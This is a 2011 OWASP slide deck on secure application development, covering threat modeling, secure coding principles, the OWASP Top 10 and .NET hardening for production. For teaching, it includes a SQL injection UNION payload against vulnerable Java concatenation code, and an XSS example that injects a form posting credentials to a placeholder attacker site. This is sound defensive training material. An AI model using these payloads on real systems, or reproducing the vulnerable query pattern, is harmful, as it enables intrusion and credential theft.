Secure Application Development

Rohini Sulatycki
Senior Security Consultant
Trustwave
rsulatycki@trustwave.com

OWASP

September 28, 2011

Table of Contents

Application Security Landscape


- An April 2011 Forrester Research study *Application Security: 2011 & Beyond* found that even though secure application development is considered a top priority by IT professionals, web application hacking continues to be the number one source of data breach incidents.
- Part of the challenge is getting development organizations to undergo the culture shift required to making risk management and mitigation in application development a priority.

Application Security Landscape

- According to Verizon Business *2010 Data Breach Investigations Report* web application hacking was the No. 1 attack pathway for data breaches, accounting for 54% of all the breach incidents and 92% of all the records breached.

Cost Of A Data Breach

- A recent survey by Ponemon Institute and Symantec of 51 cases found that a data breach cost, on average, $7.2 million per breach to make things right.



Importance of Security

Public Relations	**Risk of negative media exposure due to…** ▪ Perception that you have not properly protected or secured data shared with third parties ▪ Belief that you are sharing too much or unnecessary data with third parties ▪ Perception that you are behind the competition or below industry standards in providing policies and tools to secure customer data
Financial	**Your potential cost related to a compromise…** ▪ Cost of fraud, lost goods or services, interrupted sales ▪ Loss of repeat customers ▪ Adverse impact on company share price ▪ Monetary damages arising from litigation
Regulatory/ Compliance	**Legal ramifications if there was a security breach…** ▪ Cardmembers, individually and as class-action members, may seek damages incurred from theft, fraud, or other misuse-use of the Cardmember's data. ▪ Might lead to governmental sanctions

Heartland
PAYMENT SYSTEMS®

SONY

T·J·maxx®

citigroup

Why do Security Vulnerabilities Occur?

- Lack of requirements
  - The security features just don't get built in
  - Security is just not a priority
  - Lack of cost justification
- Lack of time
  - Rush software out without adequate testing
  - Lack of training
- Some security vulnerabilities occur due to developers need to facilitate testing
  - Developers bypass security features such as account lockouts, timeouts, introduction of verbose error messages, weak password policies, test accounts

- Too much reliance on developers implementing security. Developers are not security experts!
- Many things have to be done correctly!
  - Physical Security
  - Infrastructure Security
  - Application Configuration
  - Validation of User Input
  - Authentication Mechanisms
  - Authorization Controls
  - Error Handling and Error Recovery
  - Log File Generation
  - Database Security and Data storage

Security Foundations: Concepts

I-A-C Triad

I-A-C-A


- *Integrity* is the property that enterprise assets are not altered in a manner contrary to the enterprise's wishes.
- *Availability* is the property that enterprise assets, including business processes, will be accessible when needed for authorized use.
- *Confidentiality* is the property that data is disclosed only as intended by the enterprise.
- *Accountability* is the property that actions affecting enterprise assets can be traced to the actor responsible for the action.

Application Attack Surface

- The amount of accessible functionality an application has that may be tested by an attacker is called an ***attack surface***

Secure By Design

Threat Modeling



Threat Modeling

- Threat modeling is an engineering technique you can use to help you identify threats, attacks, vulnerabilities, and countermeasures in the context of your application scenario. The threat modeling activity helps you to:
  - Identify your security objectives.
  - Identify relevant threats.
  - Identify relevant vulnerabilities and countermeasures.

Step 1: Identify Security Objectives

- What can we prevent?
- What do we care most about?
- What is the worst thing that can happen?
- What regulations do we need to be aware of?

Step 2: Identify Trust Boundaries

- Where are the entry points?
  - Search page
  - Registration page
  - Login
  - Shopping Cart
  - Checkout
- Can you trust the data?
- Can you trust the caller?
- Where are the exit points where data is being written back?

Step 3: Identify Threats

- Brute force attacks against the dictionary store
- Network eavesdropping between browser and Web server to capture client credentials
- Attacker captures authentication cookie to spoof identity
- SQL injection
- Cross-site scripting (XSS) where an attacker injects script code
- Cookie replay or capture, enabling an attacker to spoof identity and access the application as another user
- Information disclosure with sensitive exception details propagating to the client
- Unauthorized access to the database if an attacker manages to take control of the Web server and run commands against the database
- Discovery of encryption keys used to encrypt sensitive data (including client credit card numbers) in the database
- Unauthorized access to Web server resources and static files

Step 4: Identify Vulnerabilities and Counter-Measures

- Armed with a list of threats consider how the application handles these threats.
- Sample questions to consider:
  - How, specifically, will input validation be performed in this application?
  - Are we validating all input? How are cookie values validated?
  - What level of logging will be in place? How will this be handled?
  - How will we protect user sessions?

Security Design Patterns

- A pattern can be characterized as *"a solution to a problem that arises within a specific context"*.
  - A proven solution to a problem.

Security Design Patterns


- Secure Logger
  - Remote logging for decentralized systems
- Input Validator
  - Validate input against acceptable criteria
- Clear Sensitive Information
- Exception Manager
  - Wrap and sanitize exceptions

Secure By Implementation

Development

- Know and use tested libraries
  - OWASP ESAPI input validator
- Consistent use of coding standards and development processes
- Develop unit test cases for all threats identified during design
- Perform Peer Code Reviews
- Consider providing Security Training for your developers
- Additionally there are a lot of free resources such as local OWASP meetings

OWASP Top 10


A1: Injection
A2: Cross-Site Scripting (XSS)
A3: Broken Authentication and Session Management
A4: Insecure Direct Object References
A5: Cross Site Request Forgery (CSRF)
A6: Security Misconfiguration
A7: Failure to Restrict URL Access
A8: Insecure Cryptographic Storage
A9: Insufficient Transport Layer Protection
A10: Unvalidated Redirects and Forwards

OWASP Top 10 Secure Coding Practices

1) Minimize Attack Surface
2) Establish Secure Defaults
3) Principle of Least Privilege
4) Principle of Defense in Depth
5) Fail Securely
6) Don’t Trust Services
7) Separation of Duties
8) Keep Security Simple
9) Fix Security Issues Correctly

http://www.owasp.org/index.php/Secure_Coding_Principles

CERT Top 10 Secure Coding Practices

1) Validate Input
2) Heed Compiler Warnings
3) Architect and Design for Security Policies
4) Keep It Simple
5) Default Deny
6) Least Privilege
7) Sanitize Data
8) Defense In-Depth
9) Effective Quality Assurance
10) Secure Coding Standard

https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices

Example – SQL Injection

*con = **this.getConnection();***

stmt = con.createStatement();

*str = "SELECT * FROM product where prod_cat= '"+ prod_cat + "';*

prod_cat=%27%20union%20select
%20null,null,null,table_schema,null,null,null,null
%20FROM+information_schema.tables--+

will list all databases in the system

SQL Injection - Mitigation

- Use an interface that supports bind variables (prepared statements, or stored procedures)
- Bind variables allow the interpreter to distinguish between code and data

Example

```
String selectStatement = "SELECT * FROM product
where prod_cat = ? ";
PreparedStatement prepStmt = con.prepareStatement
(selectStatement);
prepStmt.setString(1, prodCat);
ResultSet rs = prepStmt.executeQuery();
```

Example - Cross-Site Scripting


- Any page that accepts user input and then uses that data in a way that displays the input back to the user
- Any page that directly writes POST or GET variables back to the user's browser
  - This almost always will result in a XSS

Cross-Site Scripting

(1) Attacker Emails link:
http://testsite.org/login.aspx?
format="><script>…</script>

(5) Server logs
Stolen credentials,
Allowing the hacker
to retrieve them

(2) User clicks link:
http://testsite.org/login.aspx?
format="><script>…</script>



(3) Page returns with
Embedded redirection code
<Form action=
"http://malicioussite.com/stealcreds.aspx"
Method="POST">

(4) User
POSTs creds to
Malicioussite.com

Cross-Site Scripting - Mitigation

- Use the most restrictive input-validation method possible to avoid accepting unnecessary characters
- Use exact match or white-list input validation
- Encode characters using appropriate location

Testing

- Unit Testing
- Application Testing against requirements
- Application Penetration Test

- Like A Rock – Securely Deployed

Deployment

- Configure settings, system patches/updates, backups, etc
- Disable test and default accounts
- Important to ensure system is deployed in a secure manner
  - Proper server configuration and hardening
  - Access controls are appropriately applied
  - Test and debug components are not enabled

.NET Example

- Ensure that Trace is disabled in the production configuration as follows:
  - *<configuration> <system.web> <trace enabled="false" localOnly="true">*
- Ensure that Custom Errors are enabled in the production configuration as follows:
  - *<configuration> <system.web> <customErrors mode="RemoteOnly">*
- Ensure that Debug is disabled in production as follows:

.NET Example contd.

- *<configuration> <system.web> <compilation debug="false">*

- Ensure that ValidateRequest is set to true in production as follows: <system.web>
  - *<pages validateRequest ="true" />*
- Ensure that view state protection is enabled and tamper proof in production machine.config as follows:
  - *<pages enableViewState="true" enableViewStateMac="true" />*

Maintenance

- Ongoing maintenance of application once it has been deployed
  - Reviewing logs
  - Deploying system and application patches
  - Backup and Disaster recovery
  - Monitoring and logging
- Perform Application penetration Tests upon major changes
- Consider using a WAF for continuous security

Questions?